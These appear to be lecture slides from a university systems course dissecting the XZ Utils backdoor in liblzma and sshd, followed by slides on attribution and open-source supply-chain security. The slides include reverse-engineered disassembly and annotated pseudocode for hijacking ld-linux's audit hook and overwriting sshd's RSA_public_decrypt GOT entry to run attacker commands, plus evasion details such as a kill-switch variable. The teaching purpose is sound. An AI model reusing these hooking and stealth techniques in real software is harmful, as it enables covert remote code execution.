dl_audit->symbind64 = NULL
loaded_sshd_elf = &sshd
.text
dl_main()
some_ld_caller()
ELF


liblzma.so
.got
.data
.text
crc64_resolve()
backdoor_setup()
evil_RSA_pdecrypt()
ELF

Heap

sshd
.got
got[pd] = &evil_RSA_pdecrypt()
.data
.text
check_certificate()
ELF

Putting it all together

1. When crc64_resolve() calls backdoor entrypoint, retrieve its return address from stack (points to ld-linux code)
2. Scan bytes around return address for ld-linux ELF header
3. Disassemble parts of ld-linux .text to find dl_audit struct and struct containing load addresses
4. Overwrite dl_audit->symbind64 to point to backdoor_setup()
5. On RSA_public_decrypt() resolution, backdoor_setup() called and overwrites sshd GOT entry to evil_RSA_pdecrypt()
6. **On new connection, decrypt SSH certificate, check format**
7. If format correct, extract command and execute with system()



Putting it all together

1. When crc64_resolve() calls backdoor entrypoint, retrieve its return address from stack (points to ld-linux code)
2. Scan bytes around return address for ld-linux ELF header
3. Disassemble parts of ld-linux .text to find dl_audit struct and struct containing load addresses
4. Overwrite dl_audit->symbind64 to point to backdoor_setup()
5. On RSA_public_decrypt() resolution, backdoor_setup() called and overwrites sshd GOT entry to evil_RSA_pdecrypt()
6. On new connection, decrypt SSH certificate, check format
7. **If format correct, extract command and execute with system()**

In certificate_check() sshd call

Stack
crc64_resolver ret =
&some_ld_caller + n

ld-linux.so
.data
dl_audit->symbind64 = NULL
loaded_sshd_elf = &sshd
.text
dl_main()
some_ld_caller()
ELF

system()


liblzma.so
.got
.data
.text
crc64_resolve()
backdoor_setup()
evil_RSA_pdecrypt()
ELF

Heap

sshd
.got
got[pd] = &evil_RSA_pdecrypt()
.data
.text
check_certificate()
ELF

Last Step: What's in evil_RSA_pdecrypt?

- Command stored in encrypted SSH certificate
  - Only backdoor author can send valid commands
- evil_RSA_pdecrypt tries to decrypt payload
  - If malformed, behaves like RSA_public_decrypt
  - If properly formatted, executes null-terminated command using system()



* might expect different format for different selector or signature bytes

Reverse Engineering the Object File

A few key points

Reverse Engineering

- Attackers usually don’t provide source code or meaningful debug symbols
    - In this case, compiled C object file (C compilation is lossy)
- Still possible to reverse engineer compiled binaries
    - Use tools like IDA or Ghidra to analyze assembly
- Reverse engineering is hard, and takes a lot of work
    - This backdoor still not fully understood

Key Point 1: Quiet Setup from _get_cpuid

```
.text._get_cpuid:000000000000A830
.text._get_cpuid:000000000000A830 ; Called by corrupted crc64_resolve()
.text._get_cpuid:000000000000A830
.text._get_cpuid:000000000000A830 public _get_cpuid
.text._get_cpuid:000000000000A830 _get_cpuid proc near
.text._get_cpuid:000000000000A830
.text._get_cpuid:000000000000A830 var_30= qword ptr -30h
.text._get_cpuid:000000000000A830 var_28= qword ptr -28h
.text._get_cpuid:000000000000A830 var_20= qword ptr -20h
.text._get_cpuid:000000000000A830
.text._get_cpuid:000000000000A830 endbr64
.text._get_cpuid:000000000000A834 push    rbp
.text._get_cpuid:000000000000A835 mov     rbp, rsi
.text._get_cpuid:000000000000A838 mov     rsi, r9
.text._get_cpuid:000000000000A83B push    rbx
.text._get_cpuid:000000000000A83C mov     ebx, edi
.text._get_cpuid:000000000000A83E and     edi, 80000000h
.text._get_cpuid:000000000000A844 sub     rsp, 28h
.text._get_cpuid:000000000000A848 mov     [rsp+38h+var_20], rdx
.text._get_cpuid:000000000000A84D mov     [rsp+38h+var_28], rcx
.text._get_cpuid:000000000000A852 mov     [rsp+38h+var_30], r8
.text._get_cpuid:000000000000A857 call    backdoor_entry  ; Calls backdoor init on second run.
.text._get_cpuid:000000000000A85C test    eax, eax
.text._get_cpuid:000000000000A85E jz      short return_zero ; If backdoor_entry() call fails (returns nonzero),
.text._get_cpuid:000000000000A85E                          ; call the real _cpuid function
```

```
.text._get_cpuid:000000000000A860 cmp     eax, ebx
.text._get_cpuid:000000000000A862 jb      short return_zero
```

```
0000A864 mov     r8, [rsp+38h+var_30]
0000A869 mov     rcx, [rsp+38h+var_28]
0000A86E xor     r9d, r9d
0000A871 mov     rsi, rbp
0000A874 mov     rdx, [rsp+38h+var_20]
0000A879 mov     edi, ebx          ; real cpuid call
0000A87B call    _cpuid            ; PIC mode
0000A880 mov     eax, 1
0000A885 jmp     short loc_A889
```

```
.text._get_cpuid:000000000000A887
.text._get_cpuid:000000000000A887 return_zero:
.text._get_cpuid:000000000000A887 xor     eax, eax
```

```
.text._get_cpuid:000000000000A889
.text._get_cpuid:000000000000A889 loc_A889:
.text._get_cpuid:000000000000A889 add     rsp, 28h
.text._get_cpuid:000000000000A88D pop     rbx
.text._get_cpuid:000000000000A88E pop     rbp
.text._get_cpuid:000000000000A88F retn
.text._get_cpuid:000000000000A88F _get_cpuid endp
.text._get_cpuid:000000000000A88F
.text._get_cpuid:000000000000A88F _text__get_cpuid ends
.text._get_cpuid:000000000000A88F
```

```
.text._get_cpuia:000000000000A750 ; Attributes: bp-based frame
.text._get_cpuia:000000000000A750
.text._get_cpuia:000000000000A750 backdoor_entry proc near
.text._get_cpuia:000000000000A750
.text._get_cpuia:000000000000A750 var_60= qword ptr -60h
.text._get_cpuia:000000000000A750 var_58= qword ptr -58h
.text._get_cpuia:000000000000A750 var_4C= dword ptr -4Ch
.text._get_cpuia:000000000000A750 var_48= byte ptr -48h
.text._get_cpuia:000000000000A750 var_44= byte ptr -44h
.text._get_cpuia:000000000000A750 var_40= qword ptr -40h
.text._get_cpuia:000000000000A750 var_38= qword ptr -38h
.text._get_cpuia:000000000000A750 var_30= qword ptr -30h
.text._get_cpuia:000000000000A750 var_28= qword ptr -28h
.text._get_cpuia:000000000000A750 var_20= qword ptr -20h
.text._get_cpuia:000000000000A750 var_18= qword ptr -18h
.text._get_cpuia:000000000000A750
.text._get_cpuia:000000000000A750 push    rbp
.text._get_cpuia:000000000000A751 xor     r9d, r9d
.text._get_cpuia:000000000000A754 mov     rbp, rsp
.text._get_cpuia:000000000000A757 push    rbx
.text._get_cpuia:000000000000A758 mov     ebx, edi
.text._get_cpuia:000000000000A75A lea     r8, [rbp+var_40]
.text._get_cpuia:000000000000A75E sub     rsp, 58h
.text._get_cpuia:000000000000A762 cmp     cs:counter, 1
.text._get_cpuia:000000000000A769 jnz     short loc_A7A1
```

```
.text._get_cpuia:000000000000A76B xor     eax, eax
.text._get_cpuia:000000000000A76D mov     rdi, r8
.text._get_cpuia:000000000000A770 mov     [rbp+var_58], r8
.text._get_cpuia:000000000000A774 mov     [rbp+var_40], 1
.text._get_cpuia:000000000000A77C mov     [rbp+var_38], rax
.text._get_cpuia:000000000000A780 mov     [rbp+var_30], rax
.text._get_cpuia:000000000000A784 mov     [rbp+var_28], rax
.text._get_cpuia:000000000000A788 mov     [rbp+var_20], rax
.text._get_cpuia:000000000000A78C mov     [rbp+var_18], rsi
.text._get_cpuia:000000000000A790 mov     [rbp+var_60], rsi
.text._get_cpuia:000000000000A794 call    backdoor_init   ; PIC mode
.text._get_cpuia:000000000000A799 mov     r8, [rbp+var_58]
.text._get_cpuia:000000000000A79D mov     r9, [rbp+var_60]
```

```
.text._get_cpuia:000000000000A7A1
.text._get_cpuia:000000000000A7A1 loc_A7A1:
.text._get_cpuia:000000000000A7A1 lea     rcx, [rbp+var_44]
.text._get_cpuia:000000000000A7A5 lea     rdx, [rbp+var_48]
.text._get_cpuia:000000000000A7A9 mov     edi, ebx
.text._get_cpuia:000000000000A7AB inc     cs:counter
.text._get_cpuia:000000000000A7B1 lea     rsi, [rbp+var_4C]
.text._get_cpuia:000000000000A7B5 call    _cpuid          ; PIC mode
.text._get_cpuia:000000000000A7BA mov     eax, [rbp+var_4C]
.text._get_cpuia:000000000000A7BD add     rsp, 58h
.text._get_cpuia:000000000000A7C1 pop     rbx
.text._get_cpuia:000000000000A7C2 pop     rbp
.text._get_cpuia:000000000000A7C3 retn
.text._get_cpuia:000000000000A7C3 backdoor_entry endp
.text._get_cpuia:000000000000A7C3
```

Key Point 1: Quiet Setup from _get_cpuid

```
.text._get_cpuia:000000000000A7C4
.text._get_cpuia:000000000000A7C4
.text._get_cpuia:000000000000A7C4 ; Calls backdoor_init_stage2 by disguising it as a call to cpuid, done by modifying GOT
.text._get_cpuia:000000000000A7C4 ;
.text._get_cpuia:000000000000A7C4
.text._get_cpuia:000000000000A7C4 backdoor_init proc near
.text._get_cpuia:000000000000A7C4
.text._get_cpuia:000000000000A7C4 GOT_entry_addr= byte ptr -28h
.text._get_cpuia:000000000000A7C4 var_20= qword ptr -20h
.text._get_cpuia:000000000000A7C4
.text._get_cpuia:000000000000A7C4 endbr64
.text._get_cpuia:000000000000A7C8 push    r12
.text._get_cpuia:000000000000A7CA mov     [rdi+20h], rdi
.text._get_cpuia:000000000000A7CE sub     rsp, 28h
.text._get_cpuia:000000000000A7D2 mov     [rsp+30h+var_20], rdi
.text._get_cpuia:000000000000A7D7 call    backdoor_ctx_save ; PIC mode
.text._get_cpuia:000000000000A7DC mov     rdi, [rsp+30h+var_20]
.text._get_cpuia:000000000000A7E1 lea     rcx, _Llzma_block_buffer_decode_0
.text._get_cpuia:000000000000A7E8 mov     rax, [rdi+10h]
.text._get_cpuia:000000000000A7EC mov     [rdi+28h], rax
.text._get_cpuia:000000000000A7F0 mov     rax, [rdi]
.text._get_cpuia:000000000000A7F3 sub     rax, [rdi+20h]
.text._get_cpuia:000000000000A7F7 mov     [rdi+8], rax
.text._get_cpuia:000000000000A7FB mov     rdx, rax
.text._get_cpuia:000000000000A7FE add     rdx, [rcx+8]     ; store pointer
.text._get_cpuia:000000000000A802 mov     [rdi+10h], rdx
.text._get_cpuia:000000000000A806 jz      short loc_A825
```

```
.text._get_cpuia:000000000000A808 mov     qword ptr [rsp+30h+GOT_entry_addr], rdx
.text._get_cpuia:000000000000A80D mov     r12, [rdx]        ; store original GOT ptr
.text._get_cpuia:000000000000A810 add     rax, [rcx+10h]    ; rax <- ptr to backdoor init stage 2
.text._get_cpuia:000000000000A814 mov     [rdx], rax        ; patch GOT with init stage 2
.text._get_cpuia:000000000000A817 call    cs:_cpuid_ptr     ; Call GOT entry for _cpuid (really init stage 2)
.text._get_cpuia:000000000000A81D mov     rdx, qword ptr [rsp+30h+GOT_entry_addr]
.text._get_cpuia:000000000000A822 mov     [rdx], r12        ; restore original GOT ptr
```

```
.text._get_cpuia:000000000000A825
.text._get_cpuia:000000000000A825 loc_A825:
.text._get_cpuia:000000000000A825 add     rsp, 28h
.text._get_cpuia:000000000000A829 pop     r12
.text._get_cpuia:000000000000A82B retn
.text._get_cpuia:000000000000A82B backdoor_init endp
.text._get_cpuia:000000000000A82B
.text._get_cpuia:000000000000A82B _text__get_cpuia ends
.text._get_cpuia:000000000000A82B
```

Key Point 2: Scanning Memory to Find ld-linux

```
struct elf_info find_ld_linux(struct context *l_hook_ctx) {
  uint64_t somewhere_in_ld_linux1, somewhere_in_ld_linux2;
  uint64_t diff, ld_ehdr, end_ehdr_search;

  struct elf_info elf_info;

  // Holds address in ld-linux.so resolved with PLT dissassembly (Method 1)
  somewhere_in_ld_linux1 = *(uint64_t *)(l_hook_ctx->runtime_offset
                                          + 8 * LOBYTE(l_hook_ctx->result_ptr) + 24);

  // Contains return address from liblzma.so:crc64_resolve (Method 2)
  somewhere_in_ld_linux2 = l_hook_ctx->return_address;

  // Ensure both methods landed relatively close to each other
  diff = somewhere_in_ld_linux2 - somewhere_in_ld_linux1;

  if ( somewhere_in_ld_linux1 >= somewhere_in_ld_linux2 )
    diff = somewhere_in_ld_linux1 - somewhere_in_ld_linux2;
  if ( diff > 0x50000 )
    goto FAILED;

  // Start search at page aligned address in .text section of ld-linux
  ld_ehdr = (somewhere_in_ld_linux1 & 0xFFFFFFFFFFFFF000LL);

  // Limit search to ~131k bytes below start
  end_ehdr_search = ld_ehdr - 0x20000;
```

```
  // Search every 4096 bytes for ELF magic (must be page-aligned)
  while ( string_id_lookup(ld_ehdr, 0LL) != STR_ELF_MAGIC )
  {
    ld_ehdr -= 4096;
    if ( ld_ehdr == end_ehdr_search )
      goto FAILED;
  }

  // ld-linux.so found
  elf_info.ehdr = (Elf64_Ehdr *) ld_ehdr;

  // check process name, arguments and environment variables
  if ( check_conditions(&elf_info) == ERROR )
    goto FAILED;

  return elf_info;

FAILED:
  /* Exit very quitely, malicious function calls become NOPs */
}
```

Key Point 3: Extracting Global from ld-linux.so

```c
/* Dissasemble code from inside ld-linux.so to find global structures to hijack audit hook */
int  find_dl_audit_globals(struct elf_info *ld_elf_info, struct dl_info *audit_hook_info)
{
  /* Want to populate this with the target ld-linux global variable address */
  uint64_t dl_naudit_addr = 0;

  /* Get the symbol bounds for the special read-only section holding target */
  Elf64_Sym *section_symbol = elf_symbol_get(ld_elf_info, RO_SEC_STR, 0);
  if (!section_symbol)
    return 0;

  uint64_t section_start = (uint64_t)ld_elf_info->ehdr + section_symbol->st_value;
  uint64_t section_end = section_start + section_symbol->st_size;


  /* Locate string "GLRO(dll_naudit) <= naudit" in ld-linux (strings are easy to find) */
  char *assert_string = elf_find_string(ld_elf_info, GLRO_ASSERT_STR_ID, 0LL);
  if ( !assert_string )
    return 0;

  /* Find specific instruction that references this string literal, probably a push inside assert() */
  char *assert_instr_addr = find_instr_that_refs_string(ld_elf_info->text_segment, assert_string);
  if ( !assert_instr_addr )
    return 0;

  /* Search from 128 bytes before string calling instr, for specific LEA instruction */
  uint64_t curr_instr = assert_instr_addr - 128;
  while( curr_instr < assert_instr_addr)
  {
    struct instr_info lea_instr_dissasembled;

      // Try to dissasemble each instruction, continue if it fails
      if (dissasemble_lea_instruction(curr_instr, assert_instr_addr, &lea_instr_dissasembled, LEA_INST, 0LL))
      {
        // This could be the GLRO(dl_naudit) macro, really a LEA instruction "lea rax, &dl_naudit"

        // Check that some features of the instruction 'look right'
        if (!is_rip_relative(&lea_instr_dissasembled) || is_64_bit_op(&lea_instr_dissasembled))
          continue;
```

```c
1813            of audit modules that got loaded,
1814        assert (GLRO(dl_naudit) <= naudit);
1815      }
1816
```

Code from ld-linux.so targeted for disassembly

```c
        // Grab the source address of the LEA instruction (should be &dl_naudit)
        uint64_t lea_source_address = lea_instr_dissasembled.src_address;

        // Make sure extracted address is in the right section
        if (lea_source_address >= section_start && lea_source_address < section_end) {
          dl_naudit_addr = lea_source_address;
        }

      curr_instr++;
    }
  }

  /* Not shown, double-checks dl_naudit_addr by dissasembling another part of the code */

  /* The real structure we wanted (right next to dl_naudit_addr) */
  struct dl_audit **dl_audit_ptr = dl_naudit_addr - 8;
  int *dl_naudit_ptr = dl_naudit_addr;

  /* Exit if there is already an auditor in place */
  if (*dl_audit_ptr != NULL || *(int *)dl_naudit_addr != 0)
    return 0;

  /* Save these to overwrite later */
  audit_hook_info->dl_audit_ptr = dl_audit_ptr;
  audit_hook_info->dl_naudit_ptr = (int *)dl_naudit_ptr;
  return 1;
}
```

Key Point 3: Overwriting dl_audit Structure

```c
/* This leaves out a ton from the real backdoor, very much psuedocode */
void install_dl_audit_hook(struct context *l_hook_ctx) {
  struct elf_info *ld_elf_info;
  struct dl_info *audit_hook_info;

  /* ... */

  // Find ld-linux.so
  if (!find_ld_linux(l_hook_ctx, ld_elf_info))
    goto FAIL_QUIETLY;

  /* ...  */

  // Find global structures to hijack audit hook
  if ( !find_dl_audit_globals(ld_elf_info, audit_hook_info) )
    goto FAIL_QUIETLY;


  /* ...  */

  // Make a new fake dl_audit struct, with backdoor setup function pointer
  init_fake_dl_audit(l_hook_ctx->fake_dl_audit);
  l_hook_ctx->fake_dl_audit.symbind = &backdoor_setup;

  /* Overwrite audit struct -- this messes with ld-linux.so, installs symbind hook */
  *audit_hook_info->dl_audit_ptr = &(l_hook_ctx->fake_dl_audit);
  *audit_hook_info->dl_naudit_ptr = 1;

  /* ...  */

FAIL_QUIETLY:
  /* Exit very quitely, malicious function calls become NOPs */
}
```

Key Point 4: Overwriting GOT Entry

```c
/* Standard dl-audit symbind prototype, overwrite GOT entry for RSA_public_decrypt */
uint64_t backdoor_setup(Elf32_Sym *sym, /*...,*/ const char *symname) {

  /* ... */

  if ( string_id_lookup(symname, 0LL) == RSA_PUBLIC_DECRYPT_STR_ID){

    /* Calculated elsewhere, by parsing sshd sections */
    uint64_t *RSA_public_decrypt_GOT_entry = global_ctx->RSA_public_decrypt_GOT;

    /* Overwrite the GOT entry (seemingly twice? unsure which actually does) */
    *RSA_public_decrypt_GOT_entry = &evil_RSA_pdecrypt;
    sym->st_value = &evil_RSA_pdecrypt;

  }

  /* ... */

  /* Uninstall the audit hook */
  dl_audit_hook_uninstall();
  return sym->st_value;
}
```

Further Features: Avoiding Detection

- Prefix trie for strings
- Anti-debugging (ex. breakpoint checks, ptrace checks, call site disassembly)
- Environment checks
  - Kill switch: environment variable yolAbejyiejuvnup=Evjtgvsh5okmkAvj
- General obfuscation (e.g. indirect function calls, no obvious syscalls)
- Carefully designed–not just a one time ‘smash and grab’
  - Concerned about dynamic detection (think about the number of targets)

Live Demo

Attribution

Attribution: In General

- Ultimate goal: who was behind an attack
  - Nation-state, criminal organization, or individual
- Identify certain features of attacks
  - Level of sophistication, degree of effort
  - Apparent motivation and target selection (profit versus intelligence)
  - Techniques used, technical style
- Group attacks with similar features or technical style
  - Sometimes, give groups names (e.g. Mandiant UN/FIN/APT *n*)
- Eventually, might get attribution by government or threat tracking organization

Attribution: Who is Jia Tan?

- May never know, but probably not one person
- Likely a large organization
  - Significant amount of effort over the span of years
  - A number of fake accounts, with no other traces
  - Code itself seems like organizational effort
- Some indications of a nation-state
  - Doesn’t appear profit driven, willing to invest in multi-year operation
  - Time zones and holidays *might* suggest Eastern European or Middle Eastern (but this is tenuous)
- Could be Russia, Iran, China, North Korea (probably not U.S.)
  - Similarities with SolarWinds backdoor by Russian group “APT29”


Larger Implications

Implications for Open Source and Cybersecurity

- Usually, there is a specific mistake to point to
- Some specific, technical solutions
  - Reduce dynamic linking dependencies (sshd shouldn’t link liblzma)
    - “Has dynamic linking gone too far?” - anonymous ASP student
  - Ensure release tarballs match repository source
- But few for the larger problem: open source supply chain attacks

Implications for OSS/Security

- Wider recognition of open source supply chain attacks
  - XZ Utils probably not the first nor the last
- Software Bill of Materials (SBOM)
  - Wouldn’t have stopped this attack
- Security-aware developers, maintainers
- Problematic for critical infrastructure to depend on anonymous hobbyists
  - Track maintainer identities? Pay maintainers?
- Probably not much will change



Takeaways for ASP

- Software engineers need to understand cybersecurity
- Security is often just applied systems programming
- Interested in reverse engineering? Take W4186
- Interested in security more generally? Join CuCyber
    - https://cucyber.cs.columbia.edu/

Sources and Further Reading

- Initial oss-security email by Andres Freund
- XZ official website (now) run by Lasse Collin
- NIST CVE Page
- Timeline by Russ Cox (includes more good links)
- Build stage analysis
  - The XZ Attack Shell Script by Russ Cox
  - Bash-stage Obfuscation Explained by Gynvael Coldwind
- Various public reverse engineering projects
  - XZRE Project
  - Initial Analysis by Kaspersky
  - Binary-risk-intelligence report
- Attribution
  - The Mystery of ‘Jia Tan’ by Andy Greenberg and Matt Burgess
  - Brian Krebs on fake accounts
  - Timezone analysis by @rheaeve